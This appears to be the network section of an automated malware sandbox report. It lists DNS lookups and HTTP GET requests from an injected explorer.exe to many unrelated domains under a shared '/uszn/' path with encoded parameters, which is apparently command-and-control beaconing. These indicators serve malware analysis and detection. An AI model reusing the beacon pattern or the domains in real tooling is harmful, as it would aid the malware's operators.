Feb 23, 2021 10:07:45.170499086 CET	192.168.2.4	8.8.8.8	0xc969	Standard query (0)	www.wherei nthezooare you.com	A (IP address)	IN (0x0001)
Feb 23, 2021 10:07:50.495853901 CET	192.168.2.4	8.8.8.8	0x124b	Standard query (0)	www.fertin vitro.doctor	A (IP address)	IN (0x0001)
Feb 23, 2021 10:07:55.765499115 CET	192.168.2.4	8.8.8.8	0x84a	Standard query (0)	www.dgcsal es.net	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 23, 2021 10:08:01.316922903 CET	192.168.2.4	8.8.8.8	0xa3d7	Standard query (0)	www.horisan-touki.com	A (IP address)	IN (0x0001)
Feb 23, 2021 10:08:07.241117001 CET	192.168.2.4	8.8.8.8	0xd8a9	Standard query (0)	www.karthikeyainfraindia.com	A (IP address)	IN (0x0001)
Feb 23, 2021 10:08:13.424010992 CET	192.168.2.4	8.8.8.8	0x23bd	Standard query (0)	www.guilhermeoliveiro.site	A (IP address)	IN (0x0001)
Feb 23, 2021 10:08:18.501543045 CET	192.168.2.4	8.8.8.8	0x59b6	Standard query (0)	www.buysellleasewithlisa.com	A (IP address)	IN (0x0001)
Feb 23, 2021 10:08:23.691322088 CET	192.168.2.4	8.8.8.8	0x6122	Standard query (0)	www.besteprobioticakopen.online	A (IP address)	IN (0x0001)
Feb 23, 2021 10:08:28.857777119 CET	192.168.2.4	8.8.8.8	0x81e3	Standard query (0)	www.grandwhale.com	A (IP address)	IN (0x0001)
Feb 23, 2021 10:08:34.280643940 CET	192.168.2.4	8.8.8.8	0xd8a3	Standard query (0)	www.smallbathroomdecor.info	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 23, 2021 10:07:34.111540079 CET	8.8.8.8	192.168.2.4	0xbdbf	No error (0)	www.fastenerspelosato.net		142.91.239.112	A (IP address)	IN (0x0001)
Feb 23, 2021 10:07:39.901096106 CET	8.8.8.8	192.168.2.4	0x44b2	No error (0)	www.sissysundays.com	shops.myshopify.com		CNAME (Canonical name)	IN (0x0001)
Feb 23, 2021 10:07:39.901096106 CET	8.8.8.8	192.168.2.4	0x44b2	No error (0)	shops.myshopify.com		23.227.38.74	A (IP address)	IN (0x0001)
Feb 23, 2021 10:07:45.274060011 CET	8.8.8.8	192.168.2.4	0xc969	No error (0)	www.whereinthezooareyou.com	www9.wixdns.net		CNAME (Canonical name)	IN (0x0001)
Feb 23, 2021 10:07:45.274060011 CET	8.8.8.8	192.168.2.4	0xc969	No error (0)	www9.wixdns.net	balancer.wixdns.net		CNAME (Canonical name)	IN (0x0001)
Feb 23, 2021 10:07:45.274060011 CET	8.8.8.8	192.168.2.4	0xc969	No error (0)	balancer.wixdns.net	5f36b111-balancer.wixdns.net		CNAME (Canonical name)	IN (0x0001)
Feb 23, 2021 10:07:45.274060011 CET	8.8.8.8	192.168.2.4	0xc969	No error (0)	5f36b111-balancer.wixdns.net	td-balancer-euw2-6-109.wixdns.net		CNAME (Canonical name)	IN (0x0001)
Feb 23, 2021 10:07:45.274060011 CET	8.8.8.8	192.168.2.4	0xc969	No error (0)	td-balancer-euw2-6-109.wixdns.net		35.246.6.109	A (IP address)	IN (0x0001)
Feb 23, 2021 10:07:50.556087017 CET	8.8.8.8	192.168.2.4	0x124b	No error (0)	www.fertinvitro.doctor	fertinvitro.doctor		CNAME (Canonical name)	IN (0x0001)
Feb 23, 2021 10:07:50.556087017 CET	8.8.8.8	192.168.2.4	0x124b	No error (0)	fertinvitro.doctor		34.102.136.180	A (IP address)	IN (0x0001)
Feb 23, 2021 10:07:55.909749031 CET	8.8.8.8	192.168.2.4	0x84a	No error (0)	www.dgcsales.net	dgcsales.net		CNAME (Canonical name)	IN (0x0001)
Feb 23, 2021 10:07:55.909749031 CET	8.8.8.8	192.168.2.4	0x84a	No error (0)	dgcsales.net		184.106.16.223	A (IP address)	IN (0x0001)
Feb 23, 2021 10:08:01.609078884 CET	8.8.8.8	192.168.2.4	0xa3d7	No error (0)	www.horisan-touki.com		118.27.99.84	A (IP address)	IN (0x0001)
Feb 23, 2021 10:08:08.043203115 CET	8.8.8.8	192.168.2.4	0xd8a9	No error (0)	www.karthikeyainfraindia.com	karthikeyainfraindia.com		CNAME (Canonical name)	IN (0x0001)
Feb 23, 2021 10:08:08.043203115 CET	8.8.8.8	192.168.2.4	0xd8a9	No error (0)	karthikeyainfraindia.com		202.66.173.116	A (IP address)	IN (0x0001)
Feb 23, 2021 10:08:13.486955881 CET	8.8.8.8	192.168.2.4	0x23bd	Name error (3)	www.guilhermeoliveiro.site	none	none	A (IP address)	IN (0x0001)
Feb 23, 2021 10:08:18.562619925 CET	8.8.8.8	192.168.2.4	0x59b6	No error (0)	www.buysellleasewithlisa.com	buysellleasewithlisa.com		CNAME (Canonical name)	IN (0x0001)
Feb 23, 2021 10:08:18.562619925 CET	8.8.8.8	192.168.2.4	0x59b6	No error (0)	buysellleasewithlisa.com		160.153.136.3	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 23, 2021 10:08:23.758831978 CET	8.8.8.8	192.168.2.4	0x6122	No error (0)	www.besteprobioticakopen.online		94.23.162.163	A (IP address)	IN (0x0001)
Feb 23, 2021 10:08:29.010719061 CET	8.8.8.8	192.168.2.4	0x81e3	No error (0)	www.grandwhale.com	HDRedirect-LB7-5a03e1c2772e1c9c.elb.us-east-1.amazonaws.com		CNAME (Canonical name)	IN (0x0001)
Feb 23, 2021 10:08:29.010719061 CET	8.8.8.8	192.168.2.4	0x81e3	No error (0)	HDRedirect-LB7-5a03e1c2772e1c9c.elb.us-east-1.amazonaws.com		3.223.115.185	A (IP address)	IN (0x0001)
Feb 23, 2021 10:08:34.656076908 CET	8.8.8.8	192.168.2.4	0xd8a3	No error (0)	www.smallbathroomdecor.info		88.214.207.96	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.fastenerspelosato.net
- www.sissysundays.com
- www.whereinthezooareyou.com
- www.fertinvitro.doctor
- www.dgcsales.net
- www.horisan-touki.com
- www.karthikeyainfraindia.com
- www.buysellleasewithlisa.com
- www.besteprobioticakopen.online

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49755	142.91.239.112	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 10:07:34.316319942 CET	2184	OUT	GET /uszn/?l48=ilzBSMt+mC5PnIueaE0o4kFNHHW8rQxTZUVxaBcrk7HNT8xc6ayAEkd5Nrf40/DEmyGF&ofrxU=yVMtQLoX HTTP/1.1 Host: www.fastenerspelosato.net Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 10:07:34.844446898 CET	2186	IN	HTTP/1.1 500 Internal Server Error Cache-Control: private Content-Type: text/html; charset=utf-8 Server: Microsoft-IIS/8.5 X-AspNet-Version: 4.0.30319 X-Powered-By: ASP.NET Access-Control-Allow-Origin: * Access-Control-Allow-Headers: * Access-Control-Allow-Methods: GET, POST Date: Tue, 23 Feb 2021 09:07:20 GMT Connection: close Content-Length: 4112 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0d 0a 3c 68 74 6d 6c 3e 0d 0a 20 20 20 20 3c 68 65 61 64 3e 0d 0a 20 20 20 20 20 20 20 20 3c 74 69 74 6c 65 3e e5 80 bc e4 b8 8d e8 83 bd e4 b8 ba 20 6e 75 6c 6c e3 80 82 3c 62 72 3e e5 8f 82 e6 95 b0 e5 90 8d 3a 20 69 6e 70 75 74 3c 2f 74 69 74 6c 65 3e 0d 0a 20 20 20 20 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 3c 73 74 79 6c 65 3e 0d 0a 20 20 20 20 20 20 20 20 62 6f 64 79 20 7b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 56 65 72 64 61 6e 61 22 3b 66 6f 6e 74 2d 77 65 69 67 68 74 3a 6e 6f 72 6d 61 6c 3b 66 6f 6e 74 2d 73 69 7a 65 3a 20 2e 37 65 6d 3b 63 6f 6c 6f 72 3a 62 6c 61 63 6b 3b 7d 20 0d 0a 20 20 20 20 20 20 20 20 70 20 7b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 56 65 72 64 61 6e 61 22 3b 66 6f 6e 74 2d 77 65 69 67 68 74 3a 6e 6f 72 6d 61 6c 3b 63 6f 6c 6f 72 3a 62 6c 61 63 6b 3b 6d 61 72 67 69 6e 2d 74 6f 70 3a 20 2d 35 70 78 7d 0d 0a 20 20 20 20 20 20 20 20 62 20 7b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 56 65 72 64 61 6e 61 22 3b 66 6f 6e 74 2d 77 65 69 67 68 74 3a 62 6f 6c 64 3b 63 6f 6c 6f 72 3a 62 6c 61 63 6b 3b 6d 61 72 67 69 6e 2d 74 6f 70 3a 20 2d 35 70 78 7d 0d 0a 20 20 20 20 20 20 20 20 48 31 20 7b 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 56 65 72 64 61 6e 61 22 3b 66 6f 6e 74 2d 77 65 69 67 68 74 3a 6e 6f 72 6d 61 6c 3b 66 6f 6e 74 2d 73 69 7a 65 3a 31 38 70 74 3b 63 6f 6c 6f 72 3a 72 65 64 20 7d 0d 0a 20 20 20 20 20 20 20 20 48 32 20 7b 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 56 65 72 64 61 6e 61 22 3b 66 6f 6e 74 2d 77 65 69 67 68 74 3a 6e 6f 72 6d 61 6c 3b 66 6f 6e 74 2d 73 69 7a 65 3a 31 34 70 74 3b 63 6f 6c 6f 72 3a 6d 61 72 6f 6f 6e 20 7d 0d 0a 20 20 20 20 20 20 20 20 70 72 65 20 7b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 43 6f 6e 73 6f 6c 61 73 22 2c 22 4c 75 63 69 64 61 20 43 6f 6e 73 6f 6c 65 22 2c 4d 6f 6e 6f 73 70 61 63 65 3b 66 6f 6e 74 2d 73 69 7a 65 3a 31 31 70 74 3b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 2e 35 65 6d 3b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 31 34 70 74 7d 0d 0a 20 20 20 20 20 20 20 20 2e 6d 61 72 6b 65 72 20 7b 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 62 6f 6c 64 3b 20 63 6f 6c 6f 72 3a 20 62 6c 61 63 6b 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 20 6e 6f 6e 65 3b 7d 0d 0a 20 20 20 20 20 20 20 20 2e 76 65 72 73 69 6f 6e 20 7b 63 6f 6c 6f 72 3a 20 67 72 61 79 3b 7d 0d 0a 20 20 20 20 20 20 20 20 2e 65 72 72 6f 72 20 7b 6d 61 72 67 69 6e 2d 62 6f 74 74 6f 6d 3a 20 31 30 70 78 3b 7d 0d 0a 20 20 20 20 20 20 20 20 2e 65 78 70 61 6e 64 61 62 6c 65 20 7b 20 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 75 6e 64 65 72 6c 69 6e 65 3b 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 62 6f 6c 64 3b 20 63 6f 6c 6f 72 3a 6e 61 76 79 3b 20 63 75 72 73 6f 72 3a 68 61 6e 64 3b 20 7d 0d 0a 20 20 Data Ascii: <!DOCTYPE html><html> <head> <title> null : input</title> <meta name="viewport" content= "width=device-width" /> <style> body {font-family:"Verdana";font-weight:normal;font-size: .7em;color:black;} p {font-family:"Verdana";font-weight:normal;color:black;margin-top: -5px} b {font-family:"Verdana";font-weight:bold;color:black;margin-top: -5px} H1 { font-family:"Verdana";font-weight:normal;font-size:18pt;color:red } H2 { font-family:"Verdana";font-weight:normal;font-size:14pt;color:maroon } pre {font-family:"Consolas","Lucida Console",Monospace;font-size:11pt;margin:0;padding:0.5em;line-height:14pt} .marker {font-weight: bold; color: black;text-decoration: none;} .version {color: gray;} .error {margin-bottom: 10px;} .expandable { text-decoration:underline; font-weight:bold; color:navy; cursor:hand; }

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49761	23.227.38.74	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 10:07:39.943531036 CET	5544	OUT	GET /uszn/?l48=52ikA0v5VO8qsylJfSO1DetMiatJe0E1D9rBoJ+nHZYmtxf70roQflY+S8wYouTF3o6y&ofrxU=yVMtQLoX HTTP/1.1 Host: www.sissysundays.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 10:07:40.155996084 CET	5545	IN	HTTP/1.1 403 Forbidden Date: Tue, 23 Feb 2021 09:07:40 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding X-Sorting-Hat-PodId: 162 X-Sorting-Hat-ShopId: 41524953251 X-Dc: gcp-us-central1 X-Request-ID: a4514485-1370-4802-9169-ac7871220421 Set-Cookie: _shopify_fs=2021-02-23T09%3A07%3A40Z; Expires=Wed, 23-Feb-22 09:07:40 GMT; Domain=sissys undays.com; Path=/; SameSite=Lax X-Download-Options: noopen X-Permitted-Cross-Domain-Policies: none X-Content-Type-Options: nosniff X-XSS-Protection: 1; mode=block CF-Cache-Status: DYNAMIC cf-request-id: 086fbdfb48000005c87fa67000000001 Server: cloudflare CF-RAY: 625fcc3edc8705c8-FRA alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 31 34 31 64 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 20 2f 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 65 66 65 72 72 65 72 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 65 76 65 72 22 20 2f 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 41 63 63 65 73 73 20 64 65 6e 69 65 64 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 20 20 20 20 20 20 2a 7b 62 6f 78 2d 73 69 7a 69 6e 67 3a 62 6f 72 64 65 72 2d 62 6f 78 3b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 7b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 48 65 6c 76 65 74 69 63 61 20 4e 65 75 65 22 2c 48 65 6c 76 65 74 69 63 61 2c 41 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 3b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 46 31 46 31 46 31 3b 66 6f 6e 74 2d 73 69 7a 65 3a 36 32 2e 35 25 3b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 7d 62 6f 64 79 7b 70 61 64 64 69 6e 67 3a 30 3b 6d 61 72 67 69 6e 3a 30 3b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 32 2e 37 72 65 6d 7d 61 7b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 3a 31 70 78 20 73 6f 6c 69 64 20 23 33 30 33 30 33 30 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 3b 70 61 64 64 69 6e 67 2d 62 6f 74 74 6f 6d 3a 31 72 65 6d 3b 74 72 61 6e 73 69 74 69 6f 6e 3a 62 6f 72 64 65 72 2d 63 6f 6c 6f 72 20 30 2e 32 73 20 65 61 73 65 2d 69 6e 7d 61 3a 68 6f 76 65 72 7b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 2d 63 6f 6c 6f 72 3a 23 41 39 41 39 41 39 7d 68 31 7b 66 6f 6e Data Ascii: 141d<!DOCTYPE html><html lang="en"><head> <meta charset="utf-8" /> <meta name="referrer" con tent="never" /> <title>Access denied</title> <style type="text/css"> *{box-sizing:border-box;margin:0;paddi ng:0}html{font-family:"Helvetica Neue",Helvetica,Arial,sans-serif;background:#F1F1F1;font-size:62.5%;color:#303030;min-height:100%}body{padding:0;margin:0;line-height:2.7rem}a{color:#303030;border-bottom:1px solid #303030;text-dec oration:none;padding-bottom:1rem;transition:border-color 0.2s ease-in}a:hover{border-bottom-color:#A9A9A9}h1{fon

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49762	35.246.6.109	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 10:07:45.340125084 CET	5574	OUT	GET /uszn/?l48=lR8nCh02VBrVevH9DBfx7BVzy1/OBYfsNcE9m+G8n0i7QYmfgEfs3uLKSpan4882ouVy&ofrxU=yVMtQLoX HTTP/1.1 Host: www.whereinthezooareyou.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Feb 23, 2021 10:07:45.453417063 CET	5575	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 23 Feb 2021 09:07:45 GMT Content-Length: 0 Connection: close location: https://www.robinblumenthal.org/uszn?l48=lR8nCh02VBrVevH9DBfx7BVzy1%2FOBYfsNcE9m+G8n0i7QYmfgEfs3uLKSpan4882ouVy&ofrxU=yVMtQLoX strict-transport-security: max-age=120 x-wix-request-id: 1614071265.391552393778121902 Age: 0 Server-Timing: cache;desc=miss, varnish;desc=miss, dc;desc=euw2 X-Seen-By: sHU62EDOGnH2FBkJkG/Wx8EeXWsWdHrhlvbxtlynkViPPFLGwJgVO8FUAmFQQjPN,qquldgcFrj2n046g4RNSVAWNqgzSMQ+UB9lQX4udZ+Q=,2d58ifebGbosy5xc+FRalpYUTcl7jQzo4Essi/VLLwgt8VDvZy3pJDWZp9dMiwKn3fKEXQvQlSAkB/lstal9R4Q918uQbzzG9w1LffldX9l=,2UNV7KOq4oGjA5+PKsX47F8xRgV30ilDzySL0NmaUxo=,m7d0zj9X6FBqkyAlyh66vEUuqjNSZoImFoqkUKlu7gqTzRA6xkSHdTdM1EufzDIPWIHlCalF7YnfvOr2cMPpyw==,4EmzKGKKpFffqfFwZRPY8boZ8ve2m8xk1D+l4lZPQBgFvmIDoEcoOlUTBKMVcbKcH2yWikl2EP5bJKtoyukhjw== Cache-Control: no-cache Expires: -1 Server: Pepyaka/1.19.0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49763	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 10:07:50.608117104 CET	5576	OUT	GET /uszn/?l48=z5jHb1CZWrsr2p16zetrIsrl3FBZKeiByVV0oSV+dvaqVG1rneJc4YmewlelB8A40GEQ&ofrxU=yVMtQLoX HTTP/1.1 Host: www.fertinvitro.doctor Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Feb 23, 2021 10:07:50.751897097 CET	5577	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Tue, 23 Feb 2021 09:07:50 GMT Content-Type: text/html Content-Length: 275 ETag: "6031584e-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.4	49764	184.106.16.223	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 10:07:56.064671040 CET	5577	OUT	GET /uszn/?l48=hu5lsjyQ8jtyvTSzqUKsO9FdlIq7HJAoGWXF85Byxyx8kG/0QeCZ2D448NGSTsl89HtB&ofrxU=yVMtQLoX HTTP/1.1 Host: www.dgcsales.net Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Feb 23, 2021 10:07:56.290729046 CET	5578	IN	HTTP/1.1 302 Found cache-control: private content-type: text/html; charset=utf-8 location: http://www.dmt.ca/nosite.html date: Tue, 23 Feb 2021 09:07:56 GMT content-length: 146 connection: close Data Raw: 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 4f 62 6a 65 63 74 20 6d 6f 76 65 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 32 3e 4f 62 6a 65 63 74 20 6d 6f 76 65 64 20 74 6f 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 64 6d 74 2e 63 61 2f 6e 6f 73 69 74 65 2e 68 74 6d 6c 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 68 32 3e 0d 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>Object moved</title></head><body> Object moved to here. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.4	49765	118.27.99.84	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 10:08:01.909493923 CET	5580	OUT	GET /uszn/?l48=QfBSKsl5Vu8QEYvg6r6EpYBO+tHghinNKHDEOdj6/CEQOiVDlwCi9gx1TH+D8HDA3Ujy&ofrxU=yVMtQLoX HTTP/1.1 Host: www.horisan-touki.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Feb 23, 2021 10:08:02.207866907 CET	5580	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Tue, 23 Feb 2021 09:08:02 GMT Content-Type: text/html Content-Length: 162 Connection: close Location: https://www.horisan-touki.com/uszn/?l48=QfBSKsl5Vu8QEYvg6r6EpYBO+tHghinNKHDEOdj6/CEQOiVDlwCi9gx1TH+D8HDA3Ujy&ofrxU=yVMtQLoX Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> 301 Moved Permanently <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.4	49766	202.66.173.116	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 10:08:08.227961063 CET	5581	OUT	GET /uszn/?l48=L/tqFlZRmZhJZD1iC7RgW0bOgnRBAskMdyXY70yD3QYv5j7RY53hkHd2ZTpB0JeH3WIq&ofrxU=yVMtQLoX HTTP/1.1 Host: www.karthikeyainfraindia.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Feb 23, 2021 10:08:08.410000086 CET	5583	IN	HTTP/1.1 404 Not Found Content-Type: text/html Server: Microsoft-IIS/8.0 X-Powered-By: ASP.NET X-Powered-By-Plesk: PleskWin Date: Tue, 23 Feb 2021 09:08:03 GMT Connection: close Content-Length: 1245 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 58 48 54 4d 4c 20 31 2e 30 20 53 74 72 69 63 74 2f 2f 45 4e 22 20 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 78 68 74 6d 6c 31 2f 44 54 44 2f 78 68 74 6d 6c 31 2d 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 2f 78 68 74 6d 6c 22 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 69 73 6f 2d 38 38 35 39 2d 31 22 2f 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 2d 20 46 69 6c 65 20 6f 72 20 64 69 72 65 63 74 6f 72 79 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0d 0a 3c 21 2d 2d 0d 0a 62 6f 64 79 7b 6d 61 72 67 69 6e 3a 30 3b 66 6f 6e 74 2d 73 69 7a 65 3a 2e 37 65 6d 3b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 56 65 72 64 61 6e 61 2c 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 45 45 45 45 45 45 3b 7d 0d 0a 66 69 65 6c 64 73 65 74 7b 70 61 64 64 69 6e 67 3a 30 20 31 35 70 78 20 31 30 70 78 20 31 35 70 78 3b 7d 20 0d 0a 68 31 7b 66 6f 6e 74 2d 73 69 7a 65 3a 32 2e 34 65 6d 3b 6d 61 72 67 69 6e 3a 30 3b 63 6f 6c 6f 72 3a 23 46 46 46 3b 7d 0d 0a 68 32 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 37 65 6d 3b 6d 61 72 67 69 6e 3a 30 3b 63 6f 6c 6f 72 3a 23 43 43 30 30 30 30 3b 7d 20 0d 0a 68 33 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 32 65 6d 3b 6d 61 72 67 69 6e 3a 31 30 70 78 20 30 20 30 20 30 3b 63 6f 6c 6f 72 3a 23 30 30 30 30 30 30 3b 7d 20 0d 0a 23 68 65 61 64 65 72 7b 77 69 64 74 68 3a 39 36 25 3b 6d 61 72 67 69 6e 3a 30 20 30 20 30 20 30 3b 70 61 64 64 69 6e 67 3a 36 70 78 20 32 25 20 36 70 78 20 32 25 3b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 74 72 65 62 75 63 68 65 74 20 4d 53 22 2c 20 56 65 72 64 61 6e 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 63 6f 6c 6f 72 3a 23 46 46 46 3b 0d 0a 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 23 35 35 35 35 35 35 3b 7d 0d 0a 23 63 6f 6e 74 65 6e 74 7b 6d 61 72 67 69 6e 3a 30 20 30 20 30 20 32 25 3b 70 6f 73 69 74 69 6f 6e 3a 72 65 6c 61 74 69 76 65 3b 7d 0d 0a 2e 63 6f 6e 74 65 6e 74 2d 63 6f 6e 74 61 69 6e 65 72 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 46 46 46 3b 77 69 64 74 68 3a 39 36 25 3b 6d 61 72 67 69 